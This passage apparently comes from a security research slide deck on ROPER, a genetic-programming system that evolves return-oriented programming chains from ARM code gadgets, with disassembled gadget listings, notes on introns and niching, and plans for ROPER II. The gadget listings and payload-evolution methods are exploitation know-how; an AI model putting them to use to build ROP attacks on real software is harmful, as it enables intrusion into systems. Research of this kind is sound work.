ffffffff R1: 00000001 R2: 00000001 R7: ffffffff ;; Gadget 2 [00016884] beq #0x1c [00016888] ldr r0, [r4, #0x1c] [0001688c] bl #4294967280 [0001687c] push {r4, lr} [00016880] subs r4, r0, #0 [00016884] beq #0x1c [000168a0] mov r0, r1 [000168a4] pop {r4, pc} R0: 00000001 R1: 00000001 R2: 00000001 R7: 0002bc3e</pre>	<pre>;; Extended Gadget 0 [00016890] str r0, [r4, #0x1c] [00016894] mov r0, r4 [00016898] pop {r4, lr} [0001689c] b #4294966744 [00016674] push {r4, lr} [00016678] mov r4, r0 [0001667c] ldr r0, [r0, #0x18] [00016680] ldr r3, [r4, #0x1c] [00016684] cmp r0, #0 [00016688] ldrne r1, [r0, #0x20] [0001668c] moveq r1, r0 [00016690] cmp r3, #0 [00016694] ldrne r2, [r3, #0x20] [00016698] moveq r2, r3 [0001669c] rsb r2, r2, r1 [000166a0] cmn r2, #1 [000166a4] bge #0x48 [000166ec] cmp r2, #1 [000166f0] ble #0x44 [00016734] mov r2, #0 [00016738] cmp r0, r2 [0001673c] str r2, [r4, #0x20] [00016740] beq #0x10 [00016750] cmp r3, #0 [00016754] beq #0x14 [00016758] ldr r3, [r3, #0x20] [0001675c] ldr r2, [r4, #0x20] [00016760] cmp r3, r2 [00016764] strgt r3, [r4, #0x20] [00016768] ldr r3, [r4, #0x20] [0001676c] mov r0, r4 [00016770] add r3, r3, #1 [00016774] str r3, [r4, #0x20] [00016778] pop {r4, pc} R0: 0000000b R1: 00000000 R2: 00000000 R7: 0000000b ;; Extended Gadget 3 [00016918] mov r1, r5 ** [0001691c] mov r2, r6 [00016920] bl #4294967176 [000168a8] push {r4, r5, r6, r7, r8, lr} [000168ac] subs r4, r0, #0 [000168b0] mov r5, r1 [000168b4] mov r6, r2 [000168b8] beq #0x7c [000168bc] mov r0, r1 [000168c0] mov r1, r4 [000168c4] blx r2 R0: 0000000b R1: 00000000 R2: 00000000 R7: 0002bc3e</pre>	<pre>;; Extended Gadget 1 [00012780] bne #0x18 [00012784] add r5, r5, r7 [00012788] rsb r4, r7, r4 [0001278c] cmp r4, #0 [00012790] bgt #4294967240 [00012794] b #8 [0001279c] mov r0, r7 [000127a0] pop {r3, r4, r5, r6, r7, pc} R0: 0002bc3e R1: 00000000 R2: 00000000 R7: 0000000b ;; Extended Gadget 2 [000155ec] b #0x1c [00015608] add sp, sp, #0x58 [0001560c] pop {r4, r5, r6, pc} R0: 0002bc3e R1: 00000000 R2: 00000000 R7: 0000000b</pre>
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28. Extended Gadgets & Introns


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Exon 1

Intron

Exon 2

Intron

E

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
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- ▶ 'introns' can pad important genes, and they decrease the chance that crossover will destroy them - and so are selected for
- ▶ by branching away from the ROP stack at Gadget 2, our specimen transforms about 90% of its genome into introns

29. Fleurs du Malware


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
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
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Given time, the population would be able to recognize iris species with an accuracy of about 96%, as an effect of evolution alone.

30. Low-Hanging Fruit & its Consequences for Diversity

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
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- ▶ The phenomenon is analogous to a natural population over-adapting to a particularly hospitable niche.


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- ▶ The phenomenon is analogous to a natural population over-adapting to a particularly hospitable niche.
- ▶ But in the wild, this is offset by an increase in competition and crowding, which increase the selective pressure acting on formerly hospitable niches.
Low-hanging fruit doesn't last very long.


31. Tracking Niches without Crowding



32. Niching with Crowding




33. Dynamic Braiding of Difficulty by Niche



A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

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


A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

Because the environment perennially adjusts to the population's strengths and weaknesses, no specimen encounters the exact same fitness space as its distant ancestors, and cannot benefit from overfitting, or a diet of exclusively low-hanging fruit.

34. Snek!

The next step is to have ROPER evolve populations that can respond to dynamic environments. A good sandbox for this sort of thing is to have ROPER's populations play games.



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
The next step is to have ROPER evolve populations that can respond to dynamic environments. A good sandbox for this sort of thing is to have ROPER's populations play games.

They're currently learning how to play an implementation of Snake that I hacked together (github.com/oblivia-simplex/snek).

[CLICK TO PLAY]

35. ROPER II


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- ▶ "Instead of evolving the payloads directly, why not evolve programs that build the payloads?"
- ▶ This lets us bypass many of the obstacles noted earlier,
- ▶ letting us provide the population with numerous channels of information into the host process, **without** having to judge, beforehand, which channels would be most fruitful.

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 - comparators and conditionals, and
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 - experimentally executing gadget combinations in the Unicorn VM,
 - and dereferencing pointers and searching for values in process memory.

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- Load program into code stack



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- ▶ Collect and return register state
- ▶ to which fitness functions can then be replied, as in ROPER I.

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- ▶ A child can be generated by loading the **womb** stack with one parent's genome, the **code** stack with the other, then executing the PUSH VM, and taking whatever remains in the **womb** stack at the end as the child.
- ▶ If the result fails to differ from both parents, discard it, and generate a new one using standard crossover or mutation algorithms.

39. What next?

To be continued...

39. What next?

ROPER II is still under construction, and so I have no results to share with you just yet. Anyone interested is free to check <http://github.com/obliviasimplex/roper> in a few weeks to see how things have progressed on that front.

40. Acknowledgements

Thank you, 2keys!



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Tending to my ROPs



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
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
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

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And though not affiliated with this particular project, I'd like to thank my employer, Tenable Network Security, as well.

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